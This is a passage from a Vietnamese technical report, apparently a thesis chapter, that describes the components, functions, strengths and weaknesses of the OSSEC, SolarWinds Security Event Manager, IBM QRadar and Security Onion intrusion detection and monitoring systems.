Linux, OpenBSD, FreeBSD, Mac OS X, Sun Solaris và Microsoft Windows.[11]

2.2.1.2. Thành phần và chức năng


Các thành phần và chức năng chủ yếu của OSSEC là:

Log based Intrusion Detection (*LIDs*) and Log Monitoring:

- Chủ động theo dõi và phân tích dữ liệu real-time từ nhiều nguồn sinh log.

- Ngoài ra, Ossec sẽ thu thập, phân tích và kiểm tra mối tương quan các log và cho ta biết những điều đáng ngờ đang xảy ra trong hệ thống.

- Kiểm soát các ứng dụng và hệ thống nhằm tuân thủ các yêu cầu, tiêu chuẩn về bảo mật như PCI-DSS và CIS.



Hình 2.3:Minh họa sơ đồ OSSEC.

Rootkit and Malware Detection:

Ossec phân tích ở cấp độ file và tiến trình nhằm phát hiện các ứng dụng độc hại, các rootkit hay các file hệ thống bị sửa đổi theo cách phổ biến với rootkit

File Integrity Monitoring (*FIM*):

Phát hiện các thay đổi đối với hệ thống.

Active Response:

- Các hành vi ứng phó lại các cuộc tấn công vào hệ thống trong thời gian thực.
- Giúp ngăn sự cố lan rộng trước khi admin có thể hành động

System Inventory:

- Thu thập các thông tin hệ thống như phần mềm được cài đặt, harware, …

- Ossec thường hoạt động theo mô hình Server-Agent/Agentless có thể cài trên các môi trường OS sau:

+ Manager (*Server*) là nơi lưu trữ cơ sở dữ liệu của việc kiểm tra tính toàn vẹn file .Quản lý, lưu tất cả các rule, decoder (bộ giải mã), cấu hình chính.

+ Agent là 1 phần mềm được cài đặt trên máy client giúp thu thập các thông tin và gửi cho Server để phân tích, thống kê. Agent cung cấp một số thông tin được thu thập theo thời gian thực.

+ Agentless là các hệ thống không cài được gói Ossec-agent. Trên các Agentless này có thể thực hiện việc kiểm tra tính toàn vẹn, giúp monitor firewall, router hay thậm chí cả hệ thống Unix.

+ Ảo hóa/ VMware - Ossec cho phép cài đặt agent trên các guest OS (Máy ảo). Ossec cũng giám sát việc login, logouts và các lỗi bên trong ESX Server. Ngoài ra nó cũng cảnh báo nếu bất kỳ tùy chọn cấu hình không an toàn nào được bật.

+ Firewalls, switches and routers là thiết bị tương tự như các Agentless, Ossec có thể nhận và phân tích nhật ký hệ thống từ nhiều firewall, switch, router.

2.2.1.3. Ưu nhược điểm của Ossec

a. Ưu điểm

- Ossec hỗ trợ cài đặt đa nền tảng *(Linux, Mac OS, Window, Solaris).*

- Chức năng Cảnh báo thời gian thực *(Real-time Alert)* kết hợp với smtp, sms, syslog sẽ cho phép người dùng nhận cảnh báo trên các thiết bị có hỗ trợ email.

- Ngoài ra tính năng Active-respone có thể giúp block cuộc tấn công ngay lập tức.

- Có thể tích hợp với các hệ thống hiện đại (*SIM/SEM*)

- Mô hình Server – Agent/Agentless, cho phép Server dễ dàng quản lý tập trung các chính sách trên nhiều OS.

- Ossec hỗ trợ giám sát trên cả agent, agentless (*Client không cài đặt được gói agent*) như các thiết bị router, firewall.

b. Nhược điểm

- Khả năng nâng cấp của Ossec khá phức tạp và tương đối khó khăn. Các quy tắc cũ sẽ bị xóa hoặc bị quy tắc mới ghi đè sau khi nâng cấp hệ thống.

2.2.2. SolarWinds Security Event Manager

2.2.2.1. SolarWinds Security Event Manager là gì?

SolarWinds® Security Event Manager (*SEM*) là một phần mềm giải pháp giám sát phát hiện xâm nhập host được pháy triển bởi công ty SolarWinds Inc. SolarWinds SEM thu thập dữ liệu nhật ký trong hệ thống mạng từ hai tài nguyên: Thiết bị Agents - là một ứng dụng phần mềm thu thập và chuẩn hóa dữ liệu nhật ký trước khi nó được gửi đến Trình quản lý SEM và các thiết bị Non Agent - những thiết bị gửi dữ liệu nhật ký trực tiếp đến Trình quản lý SEM để chuẩn hóa và xử lý.

Sau khi chuẩn hóa, Trình quản lý SEM xử lý dữ liệu rồi so sánh tương quan dữ liệu dựa trên các quy tắc do người dùng xác định và bộ lọc cảnh báo cục bộ, đồng thời bắt đầu các hành động liên quan khi có thể. [8]

2.2.2.2. Thành phần và chức năng


Một cài đặt SEM hoàn chỉnh bao gồm các thành phần sau:

- Trình quản lý SEM (hoặc SEM VM), thu thập và xử lý thông tin nhật ký và sự kiện. Thành phần này được cài đặt đầu tiên.

- Phần mềm máy tính để bàn hoặc ứng dụng web cho phép xem thông tin SEM từ máy tính để bàn hoặc máy tính xách tay.

Trình quản lý SEM là trang điều khiển tổng quát của một thiết bị dựa trên Linux. Trình quản lý SEM thu thập và xử lý thông tin nhật ký và sự kiện. Nó bao gồm các hệ thống nhân Linux được tùy biến lại kết hợp với các và dịch vụ máy chủ Syslog và máy thu bẫy SNMP. Dữ liệu thông tin được nén và tối ưu hóa cho tìm kiếm tại máy chủ web thông qua các cơ chế so sánh tương quan

SEM chấp nhận đầu vào của thiết bị bằng giao thức TCP và UDP. SEM Agent được cài đặt trên máy trạm, máy chủ và các thiết bị mạng khác. Nó thu thập và chuẩn hóa dữ liệu nhật ký trong thời gian thực như Nhật ký sự kiện Windows, nhiều loại nhật ký cơ sở dữ liệu và nhật ký cục bộ trên mỗi thiết bị và truyền dữ liệu đó qua TCP tới Trình quản lý SEM. Nhật ký hệ thống truyền thông điệp qua TCP tới Trình quản lý SEM. TCP được ưu tiên hơn UDP vì TCP đảm bảo các thông điệp đến được nguyên vẹn.



Hình 2.4:Minh họa sơ đồ SolarWinds Security Event Manager.

Bảng 1 liệt kê một số tài nguyên mạng cung cấp cho Trình quản lý SEM.

Bảng 1: Tài nguyên cho trình quản lý SEM

Tài nguyên mạng	**Đầu vào SEM**
Nguồn nhật ký thiết bị mạng(chẳng hạn như routers, firewalls, and switches)	Syslog messages
Máy chủ và ứng dụng	Dữ liệu SEM Agent
Máy trạm Microsoft® Windows®	Dữ liệu SEM Agent
SolarWinds NPM	Bẫy SNMP (cảnh báo hiệu suất)
SolarWinds SAM	Xem Bật SEM để nhận bẫy SNMP bằng cách bật Dịch vụ ghi nhật ký bẫy SNMP trong Hướng dẫn quản trị viên SEM trực tuyến để biết chi tiết.
Trình quản lý ảo hóa SolarWinds (*VMAN*)	

2.2.2.3. Ưu nhược điểm của SolarWinds Security Event Manager

a. Ưu điểm

- Một trong những tính năng đáng giá nhất của SolarWinds SEM là cho phép thu thập nhật ký từ hầu hết mọi nguồn dữ liệu, sử dụng nhiều loại xác thực và thu thập và khả năng chuẩn hóa nhật ký từ các hệ thống khác nhau thành một định dạng chung.

- So với các hệ thống khác, SolarWinds SEM tương đối dễ dàng để thiết lập chạy và sử dụng, các thiết bị ảo cũng rất dễ bảo trì.

- SolarWinds SEM cho phép tùy chỉnh trang tổng quan mỗi người dùng để có thể nhanh chóng tìm thấy thông tin liên quan đến vị trí của mình.

b. Nhược điểm

- Mặc dù thiết lập ban đầu khá đơn giản, nhưng các tùy chỉnh đối báo cáo để định cấu hình chính xác các cảnh báo thích hợp lại tương đối phức tạp.

- Tính năng cảnh báo qua email với SolarWinds sẽ gửi một số lượng lớn email cảnh báo trùng lặp.

2.3. Các hệ thống phát hiện xâm nhập tích hợp

2.3.1. IBM Qradar

2.3.1.1. IBM Qradar là gì?


IBM QRadar là dòng sản phẩm được cung cấp bởi hệ điều hành bảo mật thông minh độc quyền của IBM - SIOS. Danh sách sản phẩm bao gồm Trình quản lý lỗ hổng QRadar (QRadar Vulnerability Manager) để quét mạng và phát hiện lỗ hổng, Cố vấn QRadar với Watson (QRadar Advisor with Watson), Phân tích hành vi người dùng QRadar (QRadar User Behavior Analysis), Trình quản lý rủi ro QRadar (QRadar Risk Manager), Quản lý sự kiện và bảo mật thông tin Qradar (QRadar SIEM), và nhiều hơn thế nữa. Tất cả các sản phẩm này hoạt động trên một nền tảng chung đảm bảo việc dễ dàng tích hợp, khả năng mở rộng, cũng như đơn giản bằng cách cung cấp nhiều chức năng và sản phẩm trong trải nghiệm người dùng tổng thể. Bằng cách hợp nhất các sự kiện nhật ký và dữ liệu luồng mạng từ thiết bị, điểm cuối và ứng dụng được phân phối trên toàn mạng, QRadar thu thập tất cả các thông

tin khác nhau này và tổng hợp các sự kiện liên quan thành các cảnh báo duy nhất để tăng tốc độ phân tích và khắc phục sự cố.[5]

2.3.1.2. Thành phần và chức năng

Các thành phần kiến trúc của giải pháp được mô tả dưới đây:

Bảng điều khiển QRadar - QRadar Console là một phần trung tâm của giải pháp cung cấp giao diện người dùng, thông tin tài sản, trang tổng quan, báo cáo, xâm nhập cũng như các chức năng quản trị. Nó hoạt động như một cơ sở dữ liệu tổng thể với các bản sao tùy chọn được triển khai trên Bộ xử lý sự kiện (EP) để sao lưu và khôi phục tự động. Bảng điều khiển nhận dữ liệu từ EP đi qua Bộ lọc tràn để đảm bảo rằng luồng dữ liệu đến đáp ứng các quy tắc. Các sự kiện tiếp theo đã được đánh dấu để điều tra thêm hoặc vi phạm được tạo ra sẽ được chuyển cho thành phần đánh giá (Magistrate). Các đánh giá sẽ dựa tương quan các sự kiện trên các bộ xử lý sự kiện (Event Processor). Các đánh giá này được chuyển thông qua Ariel Proxy Server, một phần của bảng điều khiển, thu thập thông tin từ Ariel Query.



Hình 2.5:Minh họa sơ đồ IBM Qradar.

Máy chủ Bộ xử lý sự kiện EP sẽ quản lý tất cả các sự kiện và luồng đã kích hoạt việc tạo ra hành vi phạm tội. Công cụ phát hiện dị thường (ADE) cũng là một phần của bảng điều khiển, nó tìm kiếm mô-đun tích lũy trên Bộ xử lý sự kiện để tìm các điểm bất thường có thể xảy ra. ADE sử dụng ba loại quy tắc:

- Quy tắc ngưỡng - kiểm tra phạm vi số chẳng hạn như truyền dữ liệu đi lớn.

- Sự bất thường - thay đổi trong hành vi so với khung thời gian dài hơn, tức là hoạt động dịch vụ mới.

- Hành vi - sự khác biệt so với cùng một thời điểm trong ngày hoặc tuần trước đó, tức là các vấn đề về quy trình sao lưu.

Cuối cùng, Máy chủ quản lý thông tin lỗ hổng bảo mật chịu trách nhiệm duy trì tài sản, cơ sở dữ liệu.

Bộ xử lý sự kiện - Event Processor là nơi chứa công cụ cho cả xử lý sự kiện và luồng. EP xử lý các sự kiện được thu thập từ Trình thu thập sự kiện, Trình thu thập luồng hoặc các thành phần xử lý sự kiện khác trong môi trường. Theo mặc định, dữ liệu được lưu trữ không được mã hóa. Khi nhập dữ liệu, bộ lọc tràn thực thi tỷ lệ EPS và FPM, tương tự như bảng điều khiển.. Mỗi bộ xử lý sự kiện trong môi trường sử dụng Bộ tích lũy để tích lũy các sự kiện mỗi phút, giờ hoặc ngày.

Bộ thu thập sự kiện - Event Collector được sử dụng để liên tục thu thập các sự kiện và chuẩn hóa từ các nguồn dữ liệu từ xa và cục bộ và chuyển tiếp chúng đến bộ xử lý sự kiện. EC thực hiện tự động phát hiện nguồn với mô-đun Phân tích lưu lượng. Mô-đun hỗ trợ thiết bị cũng có thể được triển khai trong EP và Bảng điều khiển.

Bộ thu thập luồng - Flow Collector hay QFlow nhắm mục tiêu các luồng mạng để thu thập. Bộ phận này hỗ trợ NetFlow, jFlow và sFlow ngoài hộp cũng như có thể thu thập dữ liệu trực tiếp từ giao diện mạng. Bộ thu thập luồng sử dụng mô-đun Phát hiện ứng dụng, mô-đun này khớp các luồng với lớp ứng dụng dựa trên một số cách tiếp cận:

- Do người dùng xác định - Người dùng có thể chèn các định nghĩa cụ thể để xác định tĩnh và khớp quy trình với ứng dụng.

- Bộ giải mã dựa trên trạng thái - xác định ứng dụng bằng cách phân tích tải trọng và hành vi luồng.

- So sánh chữ ký - so sánh chuỗi trong tải trọng, hỗ trợ cả chữ ký tùy chỉnh

- So sánh dựa trên cổng - tức là cổng 443 được xác định là HTTPS.

Có hai thành phần tùy chọn khác trong kiến trúc SIEM: Nút dữ liệu QRadar (QRadar Data Node) và Máy chủ ứng dụng QRadar (QRadar App Host). Nút dữ liệu cung cấp khả năng lưu trữ và xử lý cho việc triển khai QRadar. Máy chủ ứng dụng là máy chủ được quản lý chuyên dụng cung cấp tài nguyên CPU và bộ nhớ để chạy các ứng dụng.

IBM Security App Exchange là một nền tảng có sẵn các tiện ích mở rộng và các ứng dụng bổ sung, chẳng hạn như các gói nội dung để ánh xạ các hành vi vi phạm vào khung MITTRE ATT & CK.

QRadar Phân tích hành vi người dùng (QRadar User Behaviour Analytics UBA) là một ứng dụng riêng biệt phân tích dữ liệu hành vi so sánh nó với hoạt động cơ sở thông thường cũng như các hành động ngang hàng, kích hoạt hành vi phạm tội và tạo ra điểm số rủi ro cho các cá nhân. Theo mặc định, chỉ có ba quy tắc được bật: Truy cập trái phép, Sử dụng tài khoản không hợp lệ, Phát hiện sử dụng tài khoản mới, với nhiều quy tắc khác có sẵn.

2.3.1.3. Ưu nhược điểm của IBM Qradar

a. Ưu điểm

- Giải pháp của IBM hỗ trợ các tùy chọn triển khai Tính khả dụng cao (Hight Availability-HA) cho cả thiết bị vật lý và thiết bị ảo với phương pháp tiếp cận máy chủ chính và phụ được kết hợp thành một cụm, trong đó máy chủ phụ ở trạng thái chờ và trong trường hợp máy chủ chính bị lỗi sẽ đảm nhận chức năng triển khai.

- IBM QRadar có khả năng lưu trữ nhiều người thuê trong một lần triển khai. Miền được tạo cho mỗi người thuê liên kết các nguồn dữ liệu với chúng và cách ly môi trường của người thuê với nhau.

- IBM cung cấp tài liệu đặc biệt cho từng khía cạnh của sản phẩm, đây là một lợi thế lớn để hiểu giải pháp, triển khai và quản trị nó.

b. Nhược điểm

- Đối với người sử dụng, QRadar có kiến trúc hơi phức tạp khiến việc quản lý tất cả các bộ phận trong cấu trúc tương đối khó khăn.

- Các yêu cầu cấu hình máy đáp ứng đối với hệ thống là khá cao.

2.3.2. Security Onion

Doug Burks bắt đầu xây dựng Security Onion dựa trên một dự án mở và miễn phí vào năm 2008 để cung cấp một nền tảng toàn diện để phát hiện xâm nhập, giám sát an ninh mạng và quản lý nhật ký. Vào năm 2014, Security Onion Solutions, LLC chính thức được thành lập. Security Onion được phân phối và duy trì bởi Security Onion Solutions, LLC.[10]

2.3.2.1. Security Onion là gì?

Security Onion là một bản phân phối Linux miễn phí và mở để tìm kiếm mối đe dọa, giám sát an ninh doanh nghiệp và quản lý nhật ký. Nó bao gồm TheHive , Playbook và Sigma, Fleet và osquery , CyberChef , Elasticsearch , Logstash , Kibana , Suricata , Zeek , Wazuh và nhiều công cụ bảo mật khác. Các chương trình này tồn tại và được phát triển như các giải pháp hoạt động độc lập. Nhưng vì mục đích chuyên biệt cao, không phải tất cả các bản phân phối Linux đều được tích hợp những công cụ trên. Và, việc cài đặt tất cả công cụ từ nhiều mã nguồn khác nhau khá khó khăn. Security Onion đã giải quyết vấn đề này rất hiệu quả và thành công. Security Onion có công cụ để cung cấp cho vấn đề bảo mật hệ thống mạng và máy chủ. Security Onion có thể được sử dụng làm Hệ thống phát hiện xâm nhập (IDS) kết hợp NIDS và HIDS. Người dùng chỉ cần thông qua các bước cài đặt một hệ thống duy nhất, sau đó đã có thể sử dụng tất cả các công cụ được tích hợp sẵn trong Security Onion.[10]

Security Onion là một nền tảng quản lý an ninh mạng (NSM) cung cấp nhiều Hệ thống phát hiện xâm nhập (IDS) bao gồm IDS máy chủ (HIDS) và IDS mạng (NIDS). Nhiều loại dữ liệu có thể được thu thập bằng cách sử dụng Security Onion để phân tích. Điều này bao gồm dữ liệu liên quan đến: Máy chủ, Mạng, Phiên, Nội dung, Cảnh báo và Giao thức. Security Onion có thể được triển khai như một triển khai độc lập với máy chủ và cảm biến đi kèm hoặc với một máy chủ chính và nhiều cảm biến cho

phép mở rộng hệ thống theo yêu cầu. Nhiều giao diện và công cụ có sẵn để quản lý hệ thống và phân tích dữ liệu như Sguil, Snorby, Squert. Các giao diện này có thể được sử dụng để phân tích các cảnh báo và các sự kiện được ghi lại và sau đó có thể được xuất thêm để phân tích trong Công cụ phân tích mạng (NFAT) như NetworkMiner, CapME hoặc Xplico. Nền tảng Security Onion cũng cung cấp nhiều phương pháp quản lý khác nhau như Secure SHell (SSH) để quản lý máy chủ và cảm biến cũng như truy cập từ xa máy tính client. Tất cả những điều này với khả năng tìm kiếm lại và tạo thành một mẫu phân tích làm cho Security Onion trở thành một lựa chọn thay thế chi phí thấp phù hợp cho giải pháp phát hiện xâm nhập mạng.

Security Onion thường được sử dụng để theo dõi lưu lượng truy cập từ phía trong và ngoài hệ thống nhằm phát hiện các xâm nhập vào môi trường, thiết lập lệnh và kiểm soát hoặc có thể là xâm nhập dữ liệu. Security Onion có thể sử dụng nhật ký từ các máy chủ và máy trạm trong hệ thống để sau đó người quản trị có thể tìm kiếm trên tất cả các mạng và nhật ký lưu trữ cùng một lúc.

2.3.2.2. Thành phần và chức năng

Security Onion kết hợp liền mạch ba chức năng chính là:

- Chụp toàn bộ gói tin trong hệ thống.
- Phát hiện mạng và điểm cuối trong hệ thống.
- Công cụ phân tích mạnh mẽ.

Chụp toàn bộ gói tin – Full packet capture được thực hiện thông qua công cụ Stenographer tích hợp. Stenographer nắm bắt tất cả lưu lượng truy cập mạng mà cảm biến Security Onion phát hiện và lưu trữ nhiều nhất có thể mà giải pháp lưu trữ của Chụp toàn bộ gói tin giống như một máy quay video cho hệ thống mạng, nhưng tốt hơn vì không những có thể cung cấp chi tiết các gói tin được chuyển đến và đi mà còn chính xác nơi gói tin đã đi và những gì trong đó.


Phát hiện mạng và điểm cuối - Network and endpoint detection là bước phân tích lưu lượng mạng hoặc hệ thống máy chủ, đồng thời cung cấp dữ liệu nhật ký và cảnh báo cho các sự kiện và hoạt động được phát hiện. Security Onion cung cấp nhiều tùy chọn:

Security Onion sử dụng thành phần phát hiện xâm nhập host (HIDS) áp dụng các phương pháp phát hiện như kiểm tra tính toàn vẹn của hệ thống tệp liên quan, nhật ký Logs và bộ nhớ đang được sử dụng. Còn thành phần phát hiện xâm nhập mạng (NIDS) của Security Onion áp dụng các phương pháp như tiếp cận dựa trên chữ ký để phát hiện xâm nhập. Các phương pháp học máy (ML) thường được sử dụng để phát hiện bao gồm Thuật toán di truyền (GA), Máy vectơ hỗ trợ (SVM), Mạng thần kinh nhân tạo (ANN) và Cây quyết định (DT) trong số những phương pháp khác. Các kỹ thuật học máy sử dụng các phương pháp và thuật toán so khớp mẫu để phát hiện cùng với các tập dữ liệu về hành vi hoặc mẫu đã biết để huấn luyện chúng nhằm phát hiện hành vi bất thường.

- Phát hiện xâm nhập mạng - NIDS theo quy tắc, Security Onion sử dụng Snort và Suricata. Các hệ thống dựa trên quy tắc xem xét lưu lượng mạng để tìm dấu vết và số nhận dạng khớp với lưu lượng độc hại, bất thường hoặc đáng ngờ. Điều này tương tự giống như chữ ký chống vi-rút cho mạng, nhưng sâu hơn và linh hoạt hơn.

